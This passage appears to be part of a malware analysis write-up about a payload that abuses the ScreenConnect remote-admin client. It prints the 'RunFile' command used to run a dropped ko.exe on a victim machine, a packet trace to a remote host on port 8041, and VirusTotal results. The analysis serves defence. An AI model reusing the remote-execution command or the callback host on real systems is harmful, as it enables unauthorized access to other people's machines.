
RunTool uses **ScreenConnect.WindowsClient.exe** with the following command line options, right after the tool is copied to the victim's machine.


```
ScreenConnect.WindowsClient.exe "RunFile" "C:\Users\foo\Documents\ConnectWiseControl\Temp\ko.exe"
```

On the client side ScreenConnect uses .Net to carry on these tasks with the following namespace.


```
using System;
using System.ComponentModel;
using System.Deployment.Application;
using System.Diagnostics;
using System.IO;
using System.Net;
using System.Runtime.Remoting;
using System.Security.AccessControl;
using System.Security.Principal;
using System.Windows.Forms;

namespace Elsinore.ScreenConnect
{
```

NETWORK COMMUNICATION






```
=========================== (UDURRANI) =================================
(INIT) SYN PACKET SENT FROM 172.16.223.162      TO IP ADDRESS 108.178.216.35
        PORT INFORMATION (49266, 8041)
        SEQUENCE INFORMATION (1127817144, 0)
        |URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (66)

=========================== (UDURRANI) =================================
(SYN ACK ) PACKET SENT FROM 108.178.216.35      TO IP ADDRESS 172.16.223.162
        PORT INFORMATION (8041, 49266)
        SEQUENCE INFORMATION (1806582137, 1127817145)

        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (60)
    00 00                                                     ..

=========================== (UDURRANI) =================================
(ACKN) ACK PACKET SENT FROM 172.16.223.162      TO IP ADDRESS 108.178.216.35
        PORT INFORMATION (49266, 8041)
        SEQUENCE INFORMATION (1127817145, 1806582138)
        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
        (60)
    00 00 00 00 00 00                                         ......
```




CONCLUSION:

Payload is trying to use legitimate tools to get access to the machine. I tried couple of dropped files on VirusTotal using VirusTotal API and here are the results:




```
>>> ./virus_total E735B77740B70DF2D076F3C642366007
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@


T: 22 in 68
*************************

                 Bkav:                None
     MicroWorld-eScan:                None
                  CMC:                None
        CAT-QuickHeal:                None
               McAfee:                None
          Malwarebytes:                None
                VIPRE:                None
            TheHacker:                None
                 K7GW:                Riskware ( 0040eff71 )
          K7AntiVirus:                Riskware ( 0040eff71 )
           TrendMicro:                None
                Baidu:                Win32.Trojan.WisdomEyes.16070401.9500.9953
              Babable:                None
               F-Prot:                None
             Symantec:                ML.Attribute.HighConfidence
         TotalDefense:                None
 TrendMicro-HouseCall:                None
                Avast:                None
               ClamAV:                None
            Kaspersky:                not-a-virus:HEUR:RemoteAdmin.MSIL.ScreenConnect.a
          BitDefender:                None
        NANO-Antivirus:               Trojan.Win32.Click3.ejerge
              ViRobot:                None
            AegisLab:                 None
              Tencent:                None
             Ad-Aware:                None
               Sophos:                None
```



```
>>> ./virus_total A675BE8CF0987CB9B534D981BFD8909D
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@


T: 0 in 64
*************************

             Bkav:          None
     TotalDefense:          None
 MicroWorld-eScan:          None
              CMC:          None
    CAT-QuickHeal:          None
           McAfee:          None
     Malwarebytes:          None
            VIPRE:          None
        TheHacker:          None
             K7GW:          None
      K7AntiVirus:          None
            Baidu:          None
   NANO-Antivirus:          None
           F-Prot:          None
         Symantec:          None
       ESET-NOD32:          None
            Avast:          None
           ClamAV:          None
            GData:          None
        Kaspersky:          None
      BitDefender:          None
          Babable:          None
          ViRobot:          None
        AegisLab:           None
         Ad-Aware:          None
           Sophos:          None
           Comodo:          None
```

First stage binary was compiled not too long ago:



```
****************************************
Type: application/x-msdownload

FileModDate: 29-07-2018 20:28:57
              [ 47026.000000 ]
```

Long story short, this payload could have by-passed a lot of end-point and network security solutions. Make sure you have multiple layers of security on your network and the end-point. Last but not least, hire smart people.